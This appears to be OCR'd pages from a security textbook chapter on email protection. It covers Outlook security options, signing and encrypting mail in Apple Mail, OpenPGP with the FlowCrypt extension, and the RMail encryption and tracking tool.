
☐ Read all standard mail in plain text
☐ Read all digitally signed mail in plain text

Script in Folders

☐ Allow script in shared folders
☐ Allow script in Public Folders

Figure 20.43: Screenshot of Outlook showing Email Security options



Signing/Encrypting Email Messages on Mac

Sending digitally signed and encrypted emails

- Access Apple mail on the Mac device and click on **File → New Message**
- Place the cursor on the **From** field and select the account holding the **personal certificate** in the **keychain** from the pop-up menu

Receiving digitally signed and encrypted emails

- A **signed tick icon** in received mail indicates that the email is **digitally signed** by a legitimate sender
- Mail received with a **closed lock icon** is **encrypted**

Signing/Encrypting Email Messages on Mac

Email security factors in Apple mail can be enhanced by deploying the encryption features called digital signature and message encryption provided by Apple mail service providers. A user is allowed to send a digitally signed and encrypted email from an Apple device.

Sending Digitally Signed and Encrypted Emails

- Access Apple mail ✉ on the Mac device and click on **File → New Message**.
- Place the cursor on the **From** field and then select the account holding the **personal certificate** in the keychain from the **pop-up menu**.




Figure 20.44: Screenshot of Secure Mailbox on Mac

Note: Upon enabling a personal certificate in the keychain, a blue tick (✓) is displayed in the mail, showing that an outgoing message can be digitally signed.

Receiving Digitally Signed and Encrypted Emails

- Email received with a signed tick icon (✓) indicates that the message is digitally signed by a legitimate sender. The recipient can access the sender's digital certificate by **clicking** on the ✓ icon.

  Any warning message appears indicates that the original email's data were tampered with and that the authenticator's identity cannot be identified.

- Email received with a closed lock icon (🔒) indicates that the message is encrypted. The recipient can access that email only by providing a valid private key for decryption.

Encrypting/Decrypting Email Messages Using OpenPGP

- Email with active OpenPGP deployed on **multiple environments** such as Windows, macOS, Android, iOS, Linux, and browser plugins provides a stronger security factor
- Users can use browser extension tools such as **FlowCrypt**, which can be configured along with **OpenPGP**, for **secure email communication**

Encrypting/Decrypting Email Messages Using OpenPGP

Although PGP has a good security factor, it is vulnerable to online attacks. Email with active OpenPGP (a hybrid of PGP) deployed on multiple environments such as Windows, macOS, Android, iOS, Linux, and browser plugins provides a stronger security factor. An email with active OpenPGP installed and configured with compatible browser extensions can enhance the security factors in the browser environment.

Users can use browser extension tools such as FlowCrypt, which can be configured along with OpenPGP, for secure email communication.

FlowCrypt (Gmail)

Source*: https://flowcrypt.com*

FlowCrypt is end-to-end email encryption software configured with OpenPGP for securing emails and attachments in Google mail (G Suite/Business/Enterprise). It allows the encryption/decryption of outgoing/incoming emails on user devices with private/public keys for accessing data.

Follow the steps below for sending and retrieving an encrypted mail (Gmail) using the FlowCrypt browser extension on Chrome or Firefox with OpenPGP:

- Open the browser and enable Open PGP. Install and configure the FlowCrypt browser extension.

At the Sender's End

- Log in to the Gmail account from *https://mail.google.com* using the same browser.

Email Encryption Tools

RMail

RMail is an email security tool that provides open tracking, delivery proof, **email encryption**, **electronic signatures**, large file transfer functionality, etc.

Track & Prove

Track email opening and receive certified proof of delivery status, delivery time and exact content in the form of a Registered Receipt record. The Registered Receipt record will automatically be emailed to you within two hours.

● Marked - Include official banner markings to convey importance.
○ Unmarked - Exclude banner markings for the appearance of a standard email message.

